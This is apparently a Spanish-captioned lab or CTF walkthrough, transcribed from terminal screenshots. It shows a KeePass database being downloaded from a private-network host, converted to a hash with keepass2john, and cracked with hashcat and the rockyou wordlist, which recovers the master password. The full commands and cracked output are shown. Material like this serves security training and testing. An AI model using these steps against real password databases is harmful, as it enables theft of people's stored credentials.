
```
donald@microwave: ~/crack
$ wget http://192.168.220.147:8000/Database.kdbx
--2026-08-31 10:35:54-- http://192.168.220.147:8000/Database.kdbx
Connecting to 192.168.220.147:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2174 (2.1K) [application/octet-stream]
Saving to: 'Database.kdbx'

Database.kdbx                               100%[=====>]  2.12K  --.-KB/s  in 0.001s

2026-08-31 10:35:54 (1.94 MB/s) - 'Database.kdbx' saved [2174/2174]

donald@microwave: ~/crack
$
```

Explotación - Conversión a hash y ataque de fuerza bruta



The screenshot shows a Linux desktop environment with a terminal window and a mousepad window. The terminal window, titled 'donald@microwave: ~/crack', displays the following commands and output:

```
(donald@microwave)-[~/crack]
$ keepass2john Database_AES.kdbx > keepass_aes.hash

(donald@microwave)-[~/crack]
$ ls
Database_AES.kdbx  keepass_aes.hash


(donald@microwave)-[~/crack]
$ cat keepass_aes.hash
Database_AES:$keepass$*2*60000*0*fba5f91d24060c3809309a65a92a4c4ae1796a2414962b472db02cfa797f5145*f6a232f4c0ec48a6c0a310b31fb865787ba498d60f4c04335b4ac3008b5d2bfd*8b236aea0ebf6aa3804b6ce2a0832308*3982c82ef3d14342f8a3ce0cbe63e51a3f37068cde14a424841de91f915013ca*3633234cb25f1def18f645d7ba0cee1eb6200e9fb523a49fa0db18b8eb6d44d6

(donald@microwave)-[~/crack]
$ mousepad keepass_aes.hash
```

The mousepad window, titled '~/crack/keepass_aes.hash - Mousepad', shows the contents of the 'keepass_aes.hash' file, which is a single line of text representing a hashed password:

```
1 $keepass$*2*60000*0*fba5f91d24060c3809309a65a92a4c4ae1796a2414962b472db02cfa797f5145*f6a232f4c0ec48a6c0a310b31fb865787ba498d60f4c04335b4ac3008b5d2bfd*8b236aea0ebf6aa3804b6ce2a0832308*3982c82ef3d14342f8a3ce0cbe63e51a3f37068cde14a424841de91f915013ca*3633234cb25f1def18f645d7ba0cee1eb6200e9fb523a49fa0db18b8eb6d44d6
2 |
```

Explotación - ataque de fuerza bruta con hashcat



```
donald@microwave: ~/crack
Session Actions Edit View Help

(donald@microwave)~[~/crack]
$ hashcat -m 13400 keepass_aes.hash /usr/share/wordlists/rockyou.txt -w 1 --potfile-disable
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 ) - Platform #1 [Mesa/X.org]
* Device #01: llvmpipe (LLVM 21.1.8, 128 bits), 1954/3908 MB (1023 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 514 MB (1530 MB free)


Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
```

Explotación - hash crackeado



The screenshot shows a Linux desktop with a dark theme. On the left is a sidebar with icons for Home, File System, and Trash. The main area contains a terminal window titled 'donald@microwave: ~/crack'. The terminal displays the following text:

```
Session Actions Edit View Help
This can cause your screen to lag.

* Append -S to the commandline.
This has a drastic speed impact but can be better for specific attacks.
Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
https://hashcat.net/faq/morework


$keepass$*2*60000*0*fba5f91d24060c3809309a65a92a4c4ae1796a2414962b472db02cfa797f5145*f6a232f4c0ec48a6c0a310b31fb865787ba498d60f4c04335b4ac3008b5d2b
fd*8b236aea0ebf6aa3804b6ce2a0832308*3982c82ef3d14342f8a3ce0cbe63e51a3f37068cde14a424841de91f915013ca*3633234cb25f1def18f645d7ba0cee1eb6200e9fb523a4
9fa0db18b8eb6d44d6:jesucristo

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13400 (KeePass (KDBX v2/v3))
Hash.Target.....: $keepass$*2*60000*0*fba5f91d24060c3809309a65a92a4c4 ... 6d44d6
Time.Started.....: Mon Aug 31 10:44:23 2026 (20 secs)
Time.Estimated...: Mon Aug 31 10:44:43 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 44 H/s (1.82ms) @ Accel:27 Loops:24 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 864/14344385 (0.01%)
Rejected.....: 0/864 (0.00%)
Restore.Point...: 648/14344385 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:59976-60000
Candidate.Engine.: Device Generator
Candidates.#01...: gloria -> felipe
Hardware.Mon.#01.: Util: 56%


Started: Mon Aug 31 10:44:22 2026
